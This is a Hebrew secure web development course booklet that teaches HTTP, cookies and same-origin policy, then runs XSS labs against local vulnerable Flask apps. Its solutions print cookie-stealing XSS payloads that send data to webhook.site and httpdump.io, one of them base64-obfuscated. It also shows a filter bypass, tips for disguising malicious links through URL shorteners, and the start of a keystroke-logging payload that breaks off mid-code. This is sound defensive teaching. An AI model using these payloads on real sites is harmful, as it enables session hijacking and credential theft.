קורס פיתוח מאובטח Web

גרסה 1.0 בטה

על החוברת

חוברת זו היא סיכום של קורס פיתוח מאובטח המועבר ע"י טל מנור. החוברת פותחה ע"י טל בעברית, מכיוון שאין מספיק חומר חינמי טוב בעברית באינטרנט. זכרו כי האינטרנט נבנה ע"י מתנדבים שתרמו לעולם תוכן משובח בחינם, בעיקר באנגלית. כולנו משתמשים בתוכן הזה ובלעדיו לרובנו לא היתה עבודה. בואו נתרום משהו בחזרה! החוברת היא בגרסת BETA, אשמח להערות ותיקונים ל talmanor@icloud.com

מבוא

ברוכים הבאים לקורס פיתוח מאובטח בעולם ה web!
בקורס נלמד לפתח תוכנה מאובטחת ע"י תהליך מחזורי של התקפה והגנה.
שיטת הלימוד היא מעשית, דרך תרגול, הדגמה, ופתרון אתגרי האקינג (CTF).
תרגילים, פתרונות והדגמות נמצאים בגיטהאב של הקורס: https://github.com/security-training/sdl, אנא הורידו משם את הקבצים.
תיפתח לקורס קבוצת וצסאפ, וודאו שאתם רשומים כדי לקבל עידכונים ולשאול שאלות.

הכנה

כדי **להצליח בקורס** אתם נדרשים להכין את הדברים הבאים:

1. סביבת פיתוח ווב בסיסית, בשפה שאתם מכירים. לא חייבים להשתמש ב IDE. ההדגמות יתבצעו בפייתון, ג'אווה ושפות נוספות.
   אתם צריכים להיות מסוגלים לפתח בסביבה שלכם אפליקציית ווב פשוטה, לדוגמא:
   השרת מקבל שני מספרים מהדפדפן, מחבר אותם בשרת, שומר את התוצאות בדטבייס, שולף תוצאות מהדטבייס ומציג אותן בדפדפן.
2. סביבת CLI להרצת פקודות כגון curl: עדיף בלינוקס, אבל אפשר גם בווינדוז.
3. להוריד VM של Kali Linux הכוללת את כל מה שצריך ועוד הרבה יותר מ:
   https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/
   יש להתקין virtualbox או vmware כדי להריץ את ה-VM.
4. התקנה של פרוקסי Burp Suite Community (כלול כבר ב- Kali).
   https://portswigger.net/burp/communitydownload
5. במהלך הקורס תתרגלו אתגרי האקינג (CTF). יש להרשם לאתר Hacker 101:
   https://ctf.hacker101.com/

מהו פיתוח מאובטח

באופן כללי, כתיבת קוד הגנתית במטרה לצפות מראש ולמנוע חולשות ומתקפות ברמת הקוד.
"ברמת הקוד" - הכוונה לחולשות (באגים) הנוצרות בתהליך הפיתוח, אם מ:

- כתיבת הקוד, למשל קבלת קלט לא צפוי או לוגיקה פגיעה. **בקורס נתרכז בעיקר בכתיבת קוד.**
- שימוש בספריות המכילות חולשות כנ"ל.
- שימוש בכלי פיתוח פגיעים המוסיפים קוד משלהם במהלך תהליך ה build
- שימוש בכלי אוטומציה וסקריפטים פגיעים

זאת בניגוד לחולשות ברמה התשתיתית, למשל הגדרות פגיעות של הרשת, אפליקציות או מערכת ההפעלה (אין פיירוול, הרשאות-יתר, אנטי וירוס לא מעודכן הן לא חולשות ברמת הקוד).

רקע טכני וכלים

HTTP

בקורס זה נתמקד ברמה האפליקטיבית, כלומר באפליקציות ווב. אפליקציות ווב מבוססות על דפדפן, שרת, ופרוטוקול תקשורת HTTP המקשר בינהם. בנוסף לדפדפן אפשר גם להשתמש בלקוחות אחרים, למשל אפליקציית מובייל. המשותף לכולם הוא HTTP.
יש חומר רב על http באינטרנט, למשל https://www.tutorialspoint.com/http/http_overview.htm. הדברים החשובים ביותר לזכור הם:

- כתובות URL
- בקשות ותשובות
- Headers
- VERBS או METHODS

כתובות URL

הדרך להגיע למשאב כלשהו ב- HTTP היא דרך הכתובת שלו (URL). הכתובות מורכבת מכמה חלקים:

https://www.google.com:443/login/auth?user=me&password=you

סכמה: באיזה פרוטוקול לפנות למשאב, http או https. יש גם סכמות אחרות, למשל javascript:
דומיין וסאב דומיין: כתובת ה DNS של השרת עליו נמצא המשאב.
פורט: ה TCP פורט בו מאזין השרת
URI: הנתיב של המשאב על השרת
פרמטרים: רשימה של ערכים המופרדים ב &

הכתובת URL חושפת מידע רב על האפליקציה. במהלך הקורס נראה איך התוקף יכול לנצל זאת.

בקשות ותשובות

הבסיס לפרוטוקול HTTP הוא בקשה ותשובה לבקשה. הבקשה צריכה להכיל את כל המידע הדרוש לקבלת התשובה, כי לא קיים state או תלות בין הבקשות. אם רוצים תלות כזאת צריך לממש בעצמנו.
הבקשה והתשובה מכילות Headers ו body.
מבנה הבקשה הבסיסי:

```
GET / HTTP/1.1
...request headers…
```

שימו לב שזאת בקשה ב GET, ולכן היא לא מכילה body. מה יקרה אם ננסה להוסיף body? נסו זאת.

Headers

שדות אלה מספקים מידע לגבי הבקשה והתשובה ולכן משמשים היטב את התוקפים. במהלך הקורס נלמד על החשובים. יש לעיין בחומר נוסף באינטרנט למשל
https://www.tutorialspoint.com/http/http_header_fields.htm

METHODS או VERBS

ניתן לבקש משאב עם verbs שונים למשל GET, POST, OPTIONS, HEAD, PUT, DELETE ועוד.
לפירוט:
https://resources.infosecinstitute.com/topic/http-verb-tempering-bypassing-web-authentication-and-authorization/
השימוש הוא למשל REST API.
https://www.tutorialspoint.com/restful/restful_introduction.htm


תרגיל

פתחו דפדפן וכנסו ל https://www.google.com
איך אפשר לראות את הבקשות והתשובות בין הדפדפן לבין השרת של גוגל?
חפשו את הבקשה והתשובה המכילות את תיבת החיפוש של גוגל.
חפשו בקשה בPOST והשוו עם GET. חפשו בקשות עם verbs אחרים.
חפשו בבקשה והתשובה הנ"ל את ה body ו headers. מהם ה request headers? האם ניתן לשלוח פחות headers ולקבל את אותה תשובה? האם התשובה מושפעת מכך?
נסו לבקש את אותו URL עם verbs אחרים.
השוו את הבקשות והתשובות מול גוגל עם אתרים אחרים.


פתרון

פתחו את developer tools. בטאב של ה network אפשר לראות את כל הבקשות והתשובות בין הדפדפן לגוגל, וגם לכתובות אחרות שגוגל מקשר אליהם.

שימו לב שיש אפשרות לסנן את התעבורה לפי סוג התוכן. אם נסנן לפי doc נמצא את תיבת החיפוש:



נסתכל ב request headers :



נפתח את אותה כתובת עם curl במקום הדפדפן. נוסיף אופציה -v כדי לראות את ה headers:

```
curl https://www.google.com -v
```

שימו לב שה curl שולח הרבה פחות headers:


```
GET / HTTP/1.1
 Host: www.google.com
 User-Agent: curl/7.49.1
 Accept: */*
```

הגדרות Burp Suite

כלי נוסף שמשמש אותנו לניתוח תעבורת http ועוד הרבה דברים נוספים הוא פרוקסי, בקורס נשתמש בפרוקסי הנפוץ Burp.
המדריך ידגים את השימוש בכלי.
הערה: ברפ הוא כלי לניתוח תעבורה ברמת האפליקטיבית, כלומר HTTP. יש כלים כגון Wireshark העובדים שכבות תקשורת נמוכות יותר כגון IP ו-ethernet. לא נצטרך כלים אלו למטרות הקורס הזה.

תרגיל

בצעו את התרגיל הקודם עם burp.




תרגיל CTF

יש לכם אתגר קטן ב https://ctf.hacker101.com/ctf
האתגר לא קשה ונועד לתרגל את מה שלמדנו.
כנסו לאתגר הראשון (trivial) ונסו למצוא את הדגל! הדגל הוא מחרוזת הנראית כך *"$FLAG^...hex...$FLAG^"*

פתרון

1. פתחו את ה tools וחקרו את התעבורה:



2. שימו לב שהדף טוען תמונה, כנסו לבקשה הטוענת אותה.
3. שימו לב ל response headers. מה צריך להיות ה content-type של תמונה?
4. משהו פה מוזר. ה content type צריך להיות image/png ולא text/html
5. נשתמש ב curl לבקש את הבקשה:

curl http://34.74.105.127/d1b2ed9f1d/background.png

6. קיבלנו את הדגל!

HTML ו-Javascript

רוב אפליקציות הווב כתובות ב javascript ו HTML. ישנם frameworks רבים הבנויים על טכנולוגיות אלה כגון react, angular וכו' אבל זהו הבסיס.
הקורס דורש ידע מוקדם בפיתוח אפליקציות ווב. למי שאינו מרגיש בנוח, מומלץ להתרענן באינטרנט למשל https://www.w3schools.com/whatis/

דפדפן ו DOM


הדפדפן הוא נקודת המפגש של משתמש הקצה עם האפליקציה. לכן התקפות רבות שנלמד מתמקדות בו.
חשוב להכיר את ה DOM, שנותן לנו API לדף הטעון בדפדפן.

תרגיל

כנסו למסך הכניסה של אינסטגרם ופתחו את ה tools.
כנסו ל console.
נסו להכניס קוד ב javascript.
הקישו document. ושימו לב שיש השלמה של המתודות והתכונות שלו.
נסו להכניס סיסמא רק דרך ה DOM.

פתרון

document.getElementsByTagName("input")[1].value='hello'



Cookies

אמרנו ש HTTP הינו פרוטוקול stateless. מה קורה אם האפליקציה שלי צריכה state, כלומר קשר בין הבקשות? אחד הכלים המובנים לכך בדפדפן הינם cookies. קוקיז נותנים לנו גם אמצעי לממש session, כלומר דרך להפריד בין משתמשים שונים.
עיקרון הפעולה של קוקיז הוא שהשרת מעביר לדפדפן קוקי ב header, והדפדפן מאחסן את הקוקי. בבקשה הבאה לסקופ שמוגדר בקוקי, הדפדפן שולח את הקוקי אוטומטית ב header.

היישום הקלאסי של קוקי הוא לאמת משתמשים אחרי שכבר עברו תהליך של אימות עם סיסמה למשל. במקום לבקש מהם סיסמא בכל בקשה, עניין לא מעשי, נותנים להם קוקי אחרי אימות מוצלח ומאותו רגע מתייחסים לבקשות עם אותו קוקי כבקשות מאומתות.
מכיוון שהקוקי הוא אמצעי אימות, יש להגן עליו. ההגנות האפשריות כוללות:

- הקוקי מוגבל בזמן
- הקוקי מוגבל בסקופ (סאב דומיין ונתיב)
- הקוקי מוגבל לתעבורת https בלבד דרך secure flag
- הקוקי אינו נגיש מה DOM ב javascript דרך http-only flag
- הקוקי מוגבל לאותו אתר דרך same site

חקרו את הקוקיז שאתם מקבלים מאתרים גדולים. האם הם מוגנים? כיצד? איך אפשר לגנוב את הקוקיז?

Same Origin Policy

אנו יודעים שדף html מכיל תוכן וקישורים לאתרים אחרים, למשל תמונות משרותי תמונות. אבל מה קורה אם תוקף מתחזה לאתר של בנק ע"י הורדת כל התוכן מהאתר של הבנק? למשל, האם תוקף יכול להציג באתר שלו את מסך הכניסה לבנק, לפתות קורבן להיכנס לשם ע"י פישינג, וכך לגנוב את הסיסמאות?
לקריאה נוספת: https://portswigger.net/web-security/cors/same-origin-policy

תרגיל

נסו לבצע את ההתקפה הנ"ל ולהתחזות לטופס לוגין של אתר כלשהו. האם הצלחתם?

פתרון

נשתמש באתר שמזמין אותנו לחקור אותו ב hackerone:
למשל, https://hackerone.com/nubank?type=team
מסך הלוגין המקורי הוא:


ננסה להכניס את האתר המקורי ל iframe באתר שלנו, לדוגמא Intro/index.html

Python -m http.server 80

אם ננסה לגשת לתוך ה iframe נקבל שגיאה של cross origin.

document.getElementsByTagName("iframe")[0].contentWindow.document

Uncaught DOMException: Blocked a frame with origin "http://localhost" from accessing a cross-origin frame.



שאלה: מה ההבדל בין ה origin של הבנק והתוקף בדוגמא הנ"ל?

Backend צד שרת

עד כה למדנו על הקליינט של אפליקציות ווב. כמובן שחלק חשוב לא פחות הוא השרת. יש סביבות רבות לפתח צד שרת, למשל גיאווה, דוט נט, NodeJS, ועוד. עולם זה הוא עשיר מאד גם ב frameworks, למשל ASP.NET, Spring Boot. לא צריך להכיר את כולם אלא את העיקרון: בסופו של דבר המטרה של כולם היא:

1. לנתב את הבקשות לפונקציות המתאימות לפי הנתיב בבקשות.
2. להשתמש בשירותים אחרים כגון database כדי לספק את התשובה המבוקשת.
3. לספק שירותי אבטחה כגון הזדהות והרשאות.
4. לתת תשובות בפורמט הנכון לפי צרכי האפליקציה, למשל JSON או HTML.

כדי ללמוד ולהתאמן, לא צריך סביבה גדולה וכבדה. מספיק להשתמש במשהו כמו flask של פייתון, בו נשתמש בקורס שלנו.

תרגיל

ממשו בפייתון עם flask את האפליקציה hello world ב
https://flask.palletsprojects.com/en/1.1.x/quickstart/

לקריאה נוספת:
https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Web_frameworks


XSS (Cross Site Scripting)

הדגמה מהו XSS

מה אם היה לנו xss בפייסבוק? כנסו לעמוד הכניסה הראשי של פייסבוק, הקישו את סיסמתכם אבל אל תיכנסו, פיתחו את console, והכניסו את הקוד הבא:

```
document.getElementsByTagName("input")[3].value
```

מה קיבלתם? שחקו עם המערך של האלמנטים. אתם שולטים ב- DOM של פייסבוק, אבל רק בדפדפן שלכם.
מה היה קורה אילו מישהו אחר - התוקף - היה מריץ את הקוד הזה? **זהו הנזק של התקפת xss**.



Stored XSS

נשתמש באפליקציה ב: https://github.com/security-training/sdl/blob/master/xss/forum.py

1. כדי לאפס את ההדגמה, הריצו את הפקודה

   ```
   sqlite3 users.db "delete from users;"
   ```

   ונקו את הקוקיז מהדף.
2. הריצו בפייתון את forum.py לפי ההנחיות בגיטהב.
3. כנסו ל http://localhost:5000, הכניסו שם כלשהו והודעה בפורום.
4. שימו לב שקיבלתם קוקי.
5. בצעו את אותה פעולה מדפדפן אחר עם שם אחר.
6. נסו להכניס הודעה בשם של "משתמש" אחר. האם הצלחתם?
7. בלי קשר ל xss, האם ניתן לעקוף את ההגנה ולהתחזות?

תרגיל (לא XSS)

בלי קשר ל xss, יש חולשה אחרת אותה נגלה "על הדרך". הכניסו הודעה בשם משתמש אחר.
שפרו את הקוד כך שלא ניתן יהיה לעשות זאת.

פתרון


secureforum.py

כעת נתקוף את secureforum.py עם stored XSS:

8. הכניסו את ה xss payload הבא להודעה:

```
<script>alert(document.cookie)</script>
```

9. הכניסו הודעה. התוקף מקבל את הקוקי!



תרגיל

הכינו stored xss payload שגונב את הקוקיז של כל המשתמשים ושולח לאתר של התוקף.

פתרון

בתוך ההודעה:

```
<script>window.open("https://httpdump.io/pocfp?a="+document.cookie)</script>
```

בלי להפריע למשתמשים:

```
<script>new
Image().src="https://webhook.site/66280133-9fd8-41dc-b321-1be2cff78208?"+document.cookie
</script>
```

ארוז וקל לשימוש:
<script>eval(decodeURI(atob("bmV3JTIwSW1hZ2UoKS5zcmM9JTIyaHR0cHM6Ly93ZWJob29rLnNpdGUvNjYyODAxMzMtOWZkOC00MWRjLWIzMjEtMWJlMmNmZjc4MjA4PyUyMitkb2N1bWVudC5jb29raWU="))</script>

Reflected XSS

ב secureform,py יש reflected xss.
אפשר להוסיף הודעה גם ב GET:
http://localhost:5000/post?name=tal&message=hello
נסו להכניס payload xss בתוך ה message.

תרגול נוסף

נשתמש בקוד הפגיע ב: https://github.com/security-training/sdl/blob/master/xss/simplexss.py
כעת נריץ בעצמנו אפליקציה פגיעה ונתקוף אותה.

1. הריצו בפייתון את simplexss.py לפי ההנחיות ב github.
2. כנסו http://localhost:5000/
3. הודעת השגיאה משקפת את הכתובת שאתם מכניסים. נסו למשל http://localhost:5000/aaa
4. אחד התנאים ל-reflected xss מתקיים.
5. נסו להכניס תגים של html לכתובת. מה קורה? הסתכלו על ה source של הדף.
6. יש לנו תנאים ל xss! עכשיו נכניס את ה payload:
   http://localhost:5000/<script>alert(document.cookie)</alert>
7. כיצד ניתן לנצל זאת? ב reflected xss צריך לגרום לקורבן לפתוח את הקישור הזדוני, בדרך כלל דרך פישינג. **ככל שה xss נמצא באתר ידוע יותר, כל קל יותר לעבוד על הקורבן להיכנס אליו!**
8. ניתן להסתיר את החלק החשוד של הכתובת ע"י URL Encoding, למשל:
   http://localhost:5000/%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3c%2f%73%63%72%69%70%74%3e

תרגיל

במידה וקיבלתם מהמדריך כתובת פגיעה של אתר באמזון, צרו קיצור כמה שיותר משכנע של הכתובת הזדונית.
רמז: ניתן להשתמש בשירותי קיצור url כגון https://www.rebrandly.com/ וב-encoding.

תרגיל

עליכם לנצל את ה xss שגיליתם כדי לגנוב את ה cookies של הקורבן ולשלוח אותן לשרת שלכם. ניתן להשתמש

בשירותים כגון https://webhook.site או http://httpdump.io/ כדי לקבל את ה cookie.

פתרון

```
http://localhost:5000/<script>window.open("https://httpdump.io/pocfp?a="+
document.cookie)</script>
```

DOM XSS

להסבר: https://portswigger.net/web-security/cross-site-scripting/dom-based
נשתמש בקוד הפגיע ב: https://github.com/security-training/sdl/blob/master/xss/domxss.py

1. הריצו בפייתון את domxss.py לפי ההנחיות בגיטהב.
2. כנסו ל http://localhost:5000/, הכניסו מספרים ואותיות בכתובת.
3. הכניסו את ה xss payload הבא:

```
<a href=aaa onclick=alert()>
```

הגנות XSS

HTML Encoding

1. הסירו את ההערות ב secureforum.py:

```
#tm = jinja2.Template('{{message|e}}')
#message = tm.render(message=message)
```

2. נסו את ההתקפות שלמדנו. האם הצלחתם? הסתכלו ב source של הדף. מה ההבדל?
3. מה עוד צריך לשפר?

שאלה:

מדוע ההגנה עובדת?

XSS Filtering

הריצו את simplexssfiltering.py

1. נסו להריץ את ההתקפה.

תרגיל

מצאו xss payload העוקף את filtering.

פתרון

<Script>alert()<Script>

הגנות נוספות:

1. Content type: אם למשל application/json אז הדפדפן לא יריץ אותו.
2. Same site cookie
3. HTTP only cookie

https://flask.palletsprojects.com/en/master/security/

תרגיל

ממשו את ההגנות הנוספות הנ"ל ובדקו אם ניתן לעקוף אותן.

תרגיל

יש לכם stored xss בדף הראשי של גוגל. כתבו payload שמממש keylogger שקורא את מילות החיפוש שהמשתמש מקליד ושולח אותם לתוקף

פתרון

```
document.getElementsByTagName("input")[5].addEventListener("keyup", function(){
  var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    if (true) {
      return;
    }
};
xhttp.open("GET",
